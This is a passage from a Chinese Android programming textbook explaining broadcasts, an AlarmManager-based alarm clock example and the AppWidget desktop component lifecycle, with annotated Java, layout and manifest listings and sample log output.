<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //定义线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                  //所有组件垂直摆放
        android:layout_width="fill_parent"              //布局管理器的宽度为屏幕宽度
        android:layout_height="fill_parent">            //布局管理器的高度为屏幕高度
        <TextView                                       //文本显示组件
            android:layout_width="fill_parent"          //组件宽度为屏幕宽度
            android:layout_height="wrap_content"        //组件高度为文字高度
            android:text="@string/hello" />             //默认显示文字
</LinearLayout>
```

【例 9-98】 定义 Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
public class MyBroadcastDemo extends Activity {
        private MyBroadcastReceiverUtil broadUtil = null ;      //广播接收者
        @Override
        public void onCreate(Bundle savedInstanceState) {
```

```
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                         //设置默认布局管理器
        Intent it = new Intent("org.lxh.action.MLDN") ;              //指定 Action
        MyBroadcastDemo.this.broadUtil = new MyBroadcastReceiverUtil() ;
        MyBroadcastDemo.this.sendBroadcast(it) ;                     //启动广播
    }
    @Override
    protected void onStop() {
        super.unregisterReceiver(MyBroadcastDemo.this.broadUtil) ;  //注销广播
        super.onStop();
    }
}
```

在此 Activity 程序中，实例化了一个 Intent 对象，之后将此对象通过 Broadcast 发送出去，由于 Broadcast 和 Service 都需要在 AndroidManifest.xml 文件中进行注册，所以下面修改 AndroidManifest.xml 文件的定义。

【例 9-99】 修改 AndroidManifest.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                                      //程序所在的包名称
    android:versionCode="1"                                     //版本号
    android:versionName="1.0">                                  //显示给用户的信息
    <uses-sdk android:minSdkVersion="10" />                     //程序运行的最低版本编号
    <application                                                //配置应用程序
        android:icon="@drawable/icon"                           //程序图标
        android:label="@string/app_name">                       //显示文字
        <activity                                               //定义 Activity 程序
            android:name=".MyBroadcastDemo"                     //Activity 程序类
            android:label="@string/app_name"                    //显示文字
            android:theme="@android:style/Theme.Dialog">        //对话框风格显示
            <intent-filter>                                     //匹配 Action 操作
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <service android:name=".MyServiceUtil" />               //定义服务
        <receiver                                               //定义广播
            android:name="MyBroadcastReceiverUtil"              //广播操作类
            android:enabled="true">                             //启用广播
            <intent-filter>                                     //匹配 Action 操作时广播
                <action android:name="org.lxh.action.MLDN" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

本程序在配置<activity>节点时使用了 android:theme="@android:style/Theme.Dialog"属性，将 Activity 程序显示为一个对话框的形式，当此程序启动之后，在后台将出现如下信息提示：

```
09-07 05:55:03.022: INFO/System.out(849): *** Service onCreate()
09-07 05:55:03.031: INFO/System.out(849): *** Service onStartCommand() Intent = Intent { cmp=
org.lxh.demo/.MyServiceUtil }
```

手机界面的显示效果如图 9-56 所示。



图 9-56　程序运行



提问：广播和服务有什么区别？

通过上面的讲解知道，BroadcastReceiver 和 Service 都是没有界面的，那么二者的区别是什么？

回答：BroadcastReceiver 可以当作 Activity 程序运行。

实际上笔者在研究 Android 开发时也碰到过此类问题，分不清楚 BroadcastReceiver 和 Service 之间的区别，但是后来随着对代码的不断深入研究发现，BroadcastReceiver 可以像 Activity 程序那样通过配置运行，是一个可以直接运行的没有界面的 Activity 程序。一般开发都是通过 Activity 启动 BroadcastReceive 或 Service，或者是利用 BroadcastReceive 启动 Service，所以读者可以这样判断：当需要在后台启动 Service 而又不想显示前台界面时，就使用 BroadcastReceive，这一点在本书第 11 章讲解电话服务的案例中有所体现。

9.8.3　闹钟服务

闹钟是现代都市人群不可缺少的一件重要的“唤醒工具”，在 Android 系统中，为了实现闹钟功能，专门提供了一个 Context.ALARM_SERVICE 闹钟服务，当通过 getSystemService()方法取得此服务时，将返回一个 android.app.AlarmManager 类的实例化对象，而后用户可以通过表 9-39 中列出的方法进行闹钟的操作。

表 9-39　AlarmManager 类的常用方法

No.	常量及方法	类　型	描　述
1	public static final int RTC_WAKEUP	常量	到设置的闹钟时间时，自动唤醒设备
2	public void cancel (PendingIntent operation)	普通	取消闹钟
3	public void set(int type, long triggerAtTime, PendingIntent operation)	普通	设置闹钟

续表

No.	常量及方法	类　型	描　述
4	public void setRepeating(int type, long triggerAtTime, long interval, PendingIntent operation)	普通	设置闹钟重复响起
5	public void setTime(long millis)	普通	设置时间

通过表 9-39 所示的方法可以发现，在设置（set()）和删除（cancel()）闹钟时，都需要传递一个 PendingIntent 对象，即在需要时才会执行 PendingIntent 所包裹的 Intent 对象，而通过该 Intent 可以跳转到一个指定的闹钟处理程序上，如使用广播处理。下面通过代码演示闹钟程序的开发。

【例 9-100】 定义闹钟的提示 Activity 程序类——AlarmMessage

```
package org.lxh.demo;
import java.text.SimpleDateFormat;
import java.util.Date;
import android.app.Activity;
import android.app.AlertDialog;
import android.content.DialogInterface;
import android.os.Bundle;
public class AlarmMessage extends Activity {
	@Override
	protected void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		new AlertDialog.Builder(this)                          //建立对话框
				.setIcon(R.drawable.pic_m)                     //设置图标
				.setTitle("闹钟时间已到！")                      //设置对话框标题
				.setMessage(                                   //定义显示文字
					"闹钟响起，现在时间："
						+ new SimpleDateFormat("yyyy 年 MM 月 dd 日 HH 时
mm 分 ss 秒")
							.format(new Date(System
								.currentTimeMillis())))
				.setPositiveButton("关闭", new DialogInterface.OnClickListener() {
					public void onClick(DialogInterface dialog, int whichButton) {
						AlarmMessage.this.finish();        //关闭对话框后程序结束
					}
				}).show();                                     //显示对话框
	}
}
```

本 Activity 程序作为闹钟服务到时的信息显示类，主要功能是显示一个对话框，并且提示用户“设置的闹钟时间已到”，而当用户单击“关闭”按钮之后，本 Activity 将直接利用 finish() 方法结束。

提示

本程序只是作为提示，并不能播放闹钟音乐。

本程序只是作为闹钟时间已到的信息提示，并不能播放闹钟音乐，如果要想在闹钟响起时播放唤醒音乐，则需要使用第 10 章中的 MediaPlayer 类完成功能。

【例 9-101】 定义广播接收器类——MyAlarmReceiver

```
package org.lxh.demo;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
public class MyAlarmReceiver extends BroadcastReceiver {
	@Override
	public void onReceive(Context context, Intent intent) {
		Intent it = new Intent(context, AlarmMessage.class);//定义要操作的 Intent
		it.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);	//传递一个新的任务标记
		context.startActivity(it);			//启动 Intent
	}
}
```

广播程序主要运行在后台，当用户设置闹钟之后，闹钟的处理应用会直接将它提交给广播处理类完成，用户可以在广播接收类中进行更多的操作，而通过广播跳转到 AlarmMessage 程序时，需要传递一个重要的标记：FLAG_ACTIVITY_NEW_TASK，如果没有此标记，则即使广播时间到了，也不会执行指定的 Activity 程序。

【例 9-102】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout								//定义线性布局管理器
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:orientation="vertical"				//所有组件垂直摆放
	android:layout_width="fill_parent"			//布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent"			//布局管理器高度为屏幕高度
	android:gravity="center_horizontal">			//所有组件水平居中对齐
	<TimePicker						//时间选择器
		android:id="@+id/time"				//组件 ID，程序中使用
		android:layout_width="fill_parent"		//组件宽度为屏幕宽度
		android:layout_height="wrap_content" />		//组件高度为自身高度
	<TextView						//文本显示组件
		android:id="@+id/msg"				//组件 ID，程序中使用
		android:layout_width="fill_parent"		//组件宽度为屏幕宽度
		android:layout_height="wrap_content"		//组件高度为文字高度
		android:text="当前没有设置闹钟" />		//默认显示文字
	<Button							//按钮组件
		android:id="@+id/set"				//组件 ID，程序中使用
		android:layout_width="fill_parent"		//组件宽度为屏幕宽度
		android:layout_height="wrap_content"		//组件高度为文字高度
		android:text="设置闹钟" />			//默认显示文字
	<Button							//按钮组件
		android:id="@+id/delete"			//组件 ID，程序中使用
		android:layout_width="fill_parent"		//组件宽度为屏幕宽度
		android:layout_height="wrap_content"		//组件高度为文字高度
		android:text="删除闹钟" />			//默认显示文字
</LinearLayout>
```

【例 9-103】 定义 Activity，操作闹钟（分段说明）

```
package org.lxh.demo;
import java.util.Calendar;
```

```
import android.app.Activity;
import android.app.AlarmManager;
import android.app.PendingIntent;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
import android.widget.TimePicker;
import android.widget.TimePicker.OnTimeChangedListener;
import android.widget.Toast;
public class MyAlarmManagerDemo extends Activity {
    private AlarmManager alarm = null;                          //闹钟管理
    private Button set = null;                                  //按钮组件
    private Button delete = null;                               //按钮组件
    private TextView msg = null;                                //文本显示组件
    private Calendar calendar = Calendar.getInstance();         //取得 Calendar 对象
    private TimePicker time = null;                             //时间选择器
    private int hourOfDay = 0;                                  //保存设置的时
    private int minute = 0;                                     //保存设置的分
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                    //调用布局管理器
        this.time = (TimePicker) super.findViewById(R.id.time); //取得时间选择器
        this.set = (Button) super.findViewById(R.id.set);       //取得按钮组件
        this.delete = (Button) super.findViewById(R.id.delete); //取得按钮组件
        this.msg = (TextView) super.findViewById(R.id.msg);     //取得组件
        this.set.setOnClickListener(new SetOnClickListenerImpl());  //设置单击事件
        this.delete.setOnClickListener(new DeleteOnClickListenerImpl()); //设置单击事件
        this.alarm = (AlarmManager) super
                .getSystemService(Context.ALARM_SERVICE);       //取得闹钟服务
        this.time.setOnTimeChangedListener(
                new OnTimeChangedListenerImpl());               //设置时间改变监听
        this.time.setIs24HourView(true);                        //24 小时制
    }
```

本程序在 onCreate()方法中，主要功能是取得各个组件（Button、TextView、TimePicker）和闹钟服务（AlarmManager），之后将时间的显示设置为 24 小时制（setIs24HourView(true)），并且设置了相应的事件监听。

```
private class OnTimeChangedListenerImpl implements OnTimeChangedListener {
    @Override
    public void onTimeChanged(TimePicker view, int hourOfDay, int minute) {
        MyAlarmManagerDemo.this.calendar.setTimeInMillis(System
                .currentTimeMillis());                          //设置当前时间
        MyAlarmManagerDemo.this.calendar.set(Calendar.HOUR_OF_DAY,
                hourOfDay);                                     //设置小时
        MyAlarmManagerDemo.this.calendar.
                set(Calendar.MINUTE, minute);                   //设置分钟
```

```
            MyAlarmManagerDemo.this.calendar.
                    set(Calendar.SECOND, 0);                //设置秒
            MyAlarmManagerDemo.this.calendar.
                    set(Calendar.MILLISECOND, 0);           //设置毫秒
            MyAlarmManagerDemo.this.hourOfDay = hourOfDay;  //保存设置的小时
            MyAlarmManagerDemo.this.minute = minute;        //保存设置的分钟
        }
}
```

本类主要完成时间操作的监听，当时间改变之后可以及时地将所设置的时间设置到 Calendar 对象中，而后通过 Calendar 对象来设置闹钟的响起时间。

```
private class SetOnClickListenerImpl implements OnClickListener {
    @Override
    public void onClick(View view) {
        Intent intent = new Intent(MyAlarmManagerDemo.this,
                MyAlarmReceiver.class);                     //指定跳转的 Intent
        intent.setAction("org.lxh.action.setalarm");        //定义广播的 Action
        PendingIntent sender = PendingIntent.getBroadcast(
                MyAlarmManagerDemo.this, 0, intent,
                PendingIntent.FLAG_UPDATE_CURRENT);         //指定 PendingIntent
        MyAlarmManagerDemo.this.alarm.set(AlarmManager.RTC_WAKEUP,
                MyAlarmManagerDemo.this.calendar.getTimeInMillis(),
                sender);                                    //设置闹钟
        MyAlarmManagerDemo.this.msg.setText("闹钟响起的时间是："
                + MyAlarmManagerDemo.this.hourOfDay + "时"
                + MyAlarmManagerDemo.this.minute + "分。"); //提示文字
        Toast.makeText(MyAlarmManagerDemo.this, "闹钟设置成功！",
                Toast.LENGTH_SHORT).show();                 //显示提示信息
    }
}
```

本事件处理类为设置闹钟的操作类，本程序首先使用 PendingIntent 类包裹了一个要执行闹钟响起的 Intent 操作，之后将此 PendingIntent 对象设置到闹钟中，设置成功后会为用户进行操作成功的信息提示。

```
    private class DeleteOnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            if (MyAlarmManagerDemo.this.alarm != null) {
                Intent intent = new Intent(MyAlarmManagerDemo.this,
                        MyAlarmReceiver.class);                 //设置 Intent
                PendingIntent sender = PendingIntent.getBroadcast(
                        MyAlarmManagerDemo.this, 0, intent,
                        PendingIntent.FLAG_UPDATE_CURRENT);//指定 PendingIntent
                MyAlarmManagerDemo.this.alarm.cancel(sender);  //取消闹钟
                MyAlarmManagerDemo.this.msg.setText("当前没有设置闹钟。");//提示文字
                Toast.makeText(MyAlarmManagerDemo.this, "闹钟删除成功！",
                    Toast.LENGTH_SHORT).show();                 //显示提示信息
            }
        }
    }
}
```

闹钟设置成功之后，也可以删除指定的闹钟，同样需要指定一个 PendingIntent 对象，当用户删除闹钟之后，也会有相应的提示信息。

【例 9-104】 在 AndroidManifest.xml 文件中进行配置

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                          //程序所在的包名称
    android:versionCode="1"                         //程序的版本编号
    android:versionName="1.0">                      //程序的版本名称
    <uses-sdk android:minSdkVersion="10" />         //程序运行的最低版本
    <application                                    //配置应用程序
        android:icon="@drawable/icon" android:label="@string/app_name">
        <activity                                   //定义 Activity 程序
            android:name=".MyAlarmManagerDemo" android:label="@string/app_name">
            <intent-filter>                         //默认执行
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:name=".AlarmMessage" />   //配置 Activity 程序类
        <receiver                                   //配置广播器
            android:name="MyAlarmReceiver"          //广播器操作类
            android:enabled="true"                  //配置可以使用
            android:process=":remote">              //单独开辟一个进程处理程序
            <intent-filter>                         //执行的操作过滤
                <action android:name="org.lxh.action.setalarm" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

程序运行后，设置的闹钟已到时的显示界面如图 9-57 所示。





（a）设置闹钟



（b）显示闹钟

图 9-57　闹钟设置

9.9 桌面显示组件：AppWidget

9.9.1 AppWidget 的基本概念

在使用 Android 手机时，用户经常会将一些常使用的软件拖放到桌面上以方便操作，如图 9-58 所示。



（a）选择程序部件



（b）在桌面上显示

图 9-58　操作小程序

以图 9-58 中所示的时钟为例，肯定会有一个支持该时钟的程序在运行，但是这个程序并不是以一个独立的进程方式执行的，而是通过一些快捷方式的形式出现，而如果用户的程序也希望达到这样的效果，就必须使用 AppWidget 组件。



提示

所有的 Android 组件都是 Widget。

通过之前的学习可以发现，在 Android 中大部分的 UI 组件都保存在 android.widget 包中，都可以称为 Widget（AppWidget），而本节之所以将此组件称为 AppWidget，主要是因为这些组件所在的包为 android.appwidget。

在 android.appwidget 包中定义了 5 个核心的操作类，其作用如表 9-40 所示。

表 9-40　android.appwidget 包中定义的类

No.	类　名　称	描　　述
1	AppWidgetProvider	定义了 AppWidget 的基本操作，需要通过子类进行设置
2	AppWidgetProviderInfo	AppWidget 组件的元数据提供者，如组件的大小、更新时间等
3	AppWidgetHostView	创建 AppWidget 的 View 显示，此为真正的 View，与之对应的还有 RemoteView



续表

No.	类　名　称	描　　述
4	AppWidgetHost	监听 AppWidget 的服务以及创建 AppWidgetHostView
5	AppWidgetManager	用于更新相应的 AppWidget

由于 AppWidget 要在桌面上显示界面，而这个界面又要通过 AppWidgetManager 程序进行控制，所以还需要使用一个 android.widget.RemoteViews 类，此类的主要功能是描述一个 View 的显示实体，RemoteViews 会通过进程间通信机制传递给 AppWidgetHost，如图 9-59 所示。




图 9-59　RemoteViews 和 AppWidgetHost 的关系

从图 9-59 中可以发现，这里的 RemoteViews 只是把一个进程的控件嵌入到另外一个进程中显示的一种方法，所有的事件处理操作依然在原始进程中，而 AppWidget 需要依靠 RemoteView 来完成显示内容的更新操作，RemoteViews 类的常用方法如表 9-41 所示。

表 9-41　RemoteViews 类的常用方法

No.	方　　法	类　　型	描　　述
1	public RemoteViews(String packageName, int layoutId)	构造	创建新的 RemoteViews 组件，并指定所需要的布局管理器文件
2	public void addView(int viewId, RemoteViews nestedView)	普通	为 RemoteViews 增加一个组件
3	public void setXxx(int viewId, String methodName, Xxx value)	普通	设置指定的内容，如 setBoolean()、setImageViewResource()、setTextViewText()等
4	public void setOnClickPendingIntent(int viewId, PendingIntent pendingIntent)	普通	设置单击事件触发之后要操作的 PendingIntent 对象
5	public void setProgressBar(int viewId, int max, int progress, boolean indeterminate)	普通	设置要操作的 ProgressBar 组件

除了 RemoteViews 类作为远程 View 之外，Activity 程序中也提供了对应的 AppWidgetProvider

类用于与 RemoteView 组件的操作相对应，AppWidgetProvider 类的继承结构如下：

```
java.lang.Object

  ↳ android.content.BroadcastReceiver

      ↳ android.appwidget.AppWidgetProvider
```

通过继承结构可以发现，AppWidgetProvider 是 BroadcastReceiver 的子类，所以在使用 AppWidgetProvider 时，也需要在 AndroidManifest.xml 文件中配置<receive>节点完成。AppWidgetProvider 类中也提供了像 Activity 类中的生命周期控制方法，这些方法如表 9-42 所示。

表 9-42　AppWidgetProvider 类提供的方法

No.	方　法	类　型	描　述
1	public void onDeleted(Context context, int[] appWidgetIds)	普通	删除 AppWidget 时触发
2	public void onDisabled(Context context)	普通	当最后一个 AppWidget 删除时触发
3	public void onEnabled(Context context)	普通	当第一个 AppWidget 启动时触发
4	public void onReceive(Context context, Intent intent)	普通	接收广播事件
5	public void onUpdate(Context context, AppWidgetManager appWidgetManager, int[] appWidgetIds)	普通	当指定的更新时间到达或者用户添加 AppWidget 时触发

在 AppWidgetProvider 类中也存在着一个 onReceive()方法，此方法的功能与 Broadcast 类中的 onReceive()功能一致，都表示接收广播操作，所以 AppWidgetProvider 类实际上也是一个 Broadcast 组件，但是唯一不同的是，Broadcast 的子类只需要覆写 onReceive()方法，而 AppWidgetProvider 的子类要覆写更多的方法。

在 AppWidgetProvider 类中最重要的方法是 onUpdate()，此方法的主要功能是决定 AppWidget 组件的显示功能以及远程 AppWidget 的事件处理绑定，当组件更新时，需要使用 AppWidgetManager 类更新远程 AppWidget 组件（严格来讲是更新 RemoteViews），而 AppWidgetManager 会广播 Action 名称是 android.appwidget.action.APPWIDGET_UPDATE 的 Intent。



关于 onDisabled()和 onEnabled()方法的说明。

使用过 Android 手机的用户都知道，一个程序可以同时在桌面上设置多个显示的组件（AppWidget），所以当设置第一个 AppWidget 时会执行 onEnabled()，但若重复设置 AppWidget，则不会重复调用 onEnabled()方法。反之，如果现在只从多个 AppWidget 中删除一个，也不会调用 onDisabled()方法，只有当最后一个 AppWidget 被删除之后才会调用该方法。

下面通过一个具体程序，观察表 9-42 中各个方法的调用。本次操作为了简便，只是在方法中加了系统输出语句。

【例 9-105】 定义 AppWidgetProvider 程序——MyAppWidget.java

```java
package org.lxh.demo;
import android.appwidget.AppWidgetManager;
import android.appwidget.AppWidgetProvider;
```



```
import android.content.Context;
import android.content.Intent;
public class MyAppWidget extends AppWidgetProvider {            //继承 AppWidgetProvider
	@Override
	public void onDeleted(Context context, int[] appWidgetIds) {  //删除时触发
		System.out.println("*** MyAppWidget onDeleted()");
		super.onDeleted(context, appWidgetIds);
	}
	@Override
	public void onDisabled(Context context) {                   //删除时触发
		System.out.println("*** MyAppWidget onDisabled()");
		super.onDisabled(context);
	}
	@Override
	public void onEnabled(Context context) {                    //启动时触发
		System.out.println("*** MyAppWidget onEnabled()");
		super.onEnabled(context);
	}
	@Override
	public void onReceive(Context context, Intent intent) {     //处理广播
		System.out.println("*** MyAppWidget onReceive()");
		super.onReceive(context, intent);
	}
	@Override
	public void onUpdate(Context context,
		AppWidgetManager appWidgetManager, int[] appWidgetIds) { //更新时触发
		System.out.println("*** MyAppWidget onUpdate()");
		super.onUpdate(context, appWidgetManager, appWidgetIds);
	}
}
```

本程序并没有做太多的工作，只是将 AppWidgetProvider 类中的几个与生命周期有关的方法进行了覆写，并简单地执行了系统输出的操作，但是要想让一个 AppWidget 程序进行显示，还需要定义一个设置桌面显示的配置文件，该配置文件保存在 res\xml 文件夹中。

【例 9-106】 定义桌面显示的 AppWidget 配置文件——res\xml\mldn_appwidget.xml

```
<?xml version="1.0" encoding="utf-8"?>
<appwidget-provider                                              //定义桌面显示配置
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:minHeight="80px"                                     //桌面显示高度
	android:minWidth="300px"                                     //桌面显示宽度
	android:updatePeriodMillis="6000"                            //更新的时间，每隔 6 秒更新
	android:initialLayout="@layout/mldn_appwidget">              //组件所需要的配置文件
</appwidget-provider>
```

在此文件中只是配置了一些 AppWidget 所需要的基本参数，但是在该配置中需要指定一个显示组件的布局管理器，其配置如下。

【例 9-107】 定义 AppWidget 的布局管理器文件——res\layout\mldn_appwidget.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                    //定义线性布局管理器
```

```
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                        //所有组件垂直摆放
    android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                  //布局管理器高度为屏幕高度
    <ImageView                                            //定义图片显示组件
        android:src="@drawable/mldn_3g"                   //显示的图片 ID
        android:layout_width="fill_parent"                //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />           //组件高度为图片高度
    <Button                                               //定义按钮组件
        android:layout_width="fill_parent"                //组件宽度为屏幕宽度
        android:layout_height="wrap_content"              //组件高度为文字高度
        android:text="北京魔乐科技软件学院（MLDN）"          //默认显示文字
        android:layout_gravity="center_horizontal" />     //水平居中排列
</LinearLayout>
```

此文件的主要功能是完成桌面显示，在本程序中，只是设置了一个图片显示组件和一个按钮组件，在桌面上的显示效果是一张图片和一个按钮。



其他操作代码省略。

由于本程序只是观察 AppWidget 组件的使用，所以本项目中的其他程序，如 Activity、main.xml 等文件并未列出，读者可以参考光盘中相应的项目或视频文件。

在 AppWidgetProvider 类中存在一个 onReceive()方法，这与 Broadcast 类似，也需要进行广播的接收操作，所以要在 AndroidManifest.xml 文件中对此组件进行注册。

【例 9-108】 修改 AndroidManifest.xml 文件，增加注册的 AppWidget 组件

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                                //程序所在的包名称
    android:versionCode="1"                               //版本号
    android:versionName="1.0">                            //版本名称
    <uses-sdk android:minSdkVersion="10" />               //程序运行的最低版本
    <application                                          //配置应用程序
        android:icon="@drawable/icon" android:label="@string/app_name">
        <activity                                         //定义 Activity 程序
            android:name=".MyAppWidgetDemo" android:label="@string/app_name">
            <intent-filter>                               //配置默认运行
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver android:name=".MyAppWidget">            //定义广播处理程序
            <intent-filter>                               //AppWidget 更新时触发
                <action android:name="android.appwidget.action.APPWIDGET_UPDATE" />
            </intent-filter>
            <meta-data                                    //定义 AppWidget 的元数据
                android:name="android.appwidget.provider"    //AppWidget 提供者
```

```
                android:resource="@xml/mldn_appwidget" />   //程序要使用到的配置信息
        </receiver>
    </application>
</manifest>
```

当一切配置完成之后运行程序，程序运行后返回到桌面上，长按桌面后选择“窗口小部件”将出现如图 9-60 所示的界面，添加完程序之后将出现如图 9-61 所示的界面。





图 9-60　添加部件



图 9-61　添加之后的桌面

以上操作中的每一个步骤都会触发后台的生命周期控制方法操作，下面按照操作步骤观察后台的输出操作。

（1）在桌面上增加第一个 AppWidget 组件，后台输出信息如下：

```
09-09 05:23:10.076: INFO/System.out(396): *** MyAppWidget onReceive()
09-09 05:23:10.076: INFO/System.out(396): *** MyAppWidget onEnabled()
09-09 05:23:10.096: INFO/System.out(396): *** MyAppWidget onReceive()
09-09 05:23:10.146: INFO/System.out(396): *** MyAppWidget onUpdate()
```

（2）重复添加一个 AppWidget 组件，后台输出信息如下：

```
09-09 05:47:05.097: INFO/System.out(396): *** MyAppWidget onReceive()
09-09 05:47:05.127: INFO/System.out(396): *** MyAppWidget onUpdate()
```

（3）删除一个 AppWidget 组件，后台输出信息如下：

```
09-09 05:47:21.756: INFO/System.out(396): *** MyAppWidget onReceive()
09-09 05:47:21.776: INFO/System.out(396): *** MyAppWidget onDeleted()
```

（4）删除所有的 AppWidget 组件，后台输出信息如下：

```
09-09 05:47:33.407: INFO/System.out(396): *** MyAppWidget onReceive()
09-09 05:47:33.407: INFO/System.out(396): *** MyAppWidget onDeleted()
09-09 05:47:33.436: INFO/System.out(396): *** MyAppWidget onReceive()
09-09 05:47:33.446: INFO/System.out(396): *** MyAppWidget onDisabled()
```

通过程序的运行效果可以发现，所有的 AppWidget 组件进行操作时都会触发 onReceive()方法，而当用户添加组件时都会触发 onUpdate()方法。以上只是演示了一些基本的操作，如果组件在手机启动前就已经增加到了桌面上，则启动时也会执行相应的操作，这些功能读者可以自行观察。

